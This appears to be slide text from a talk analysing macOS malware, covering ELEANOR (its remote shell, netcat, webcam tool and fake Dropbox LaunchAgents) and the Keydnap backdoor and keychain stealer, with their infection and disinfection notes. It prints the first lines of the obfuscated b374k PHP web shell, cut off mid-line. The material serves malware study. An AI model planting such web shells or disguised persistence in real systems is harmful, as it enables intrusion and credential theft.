
```
<?php
/*
    b374k shell 3.2.3 / Jayalah Indonesiaku
    https://github.com/b374k/b374k
*/
$GLOBALS['pass'] = "15bd408e435dc1a1509911cfd8c312f46ed54226";
$func="cr"."eat"."e_fun"."cti"."on";$b374k=$func('$ ...
```




github.com/b374k

b374k shell

ELEANOR (dbd) features/goals



remote shell




other tools



netcat



wacaw




interpreter (python, etc)

ELEANOR disinfection



dbd
conn
check_hostname



~/Library/.dropbox





~/Library/LaunchAgents/

- › com.getdropbox.dropbox.timegrabber.plist
- › com.getdropbox.dropbox.usercontent.plist
- › com.getdropbox.dropbox.integritycheck.plist

KEYDNAP

backdoor & keychain stealer


 Keydnap	
 found on	july 2016
 found by	ESET
 infection	a) unknown (spam/websites?) b) hacked developer's website
 features	backdoor + keychain stealer
 disinfection	remove launch agents

KEYDNAP


infection vector (method 0x1)




"It is still not clear how victims are initially exposed to OSX/Keydnep. It could be through attachments in spam messages, downloads from untrusted websites..." -eset



zip archive



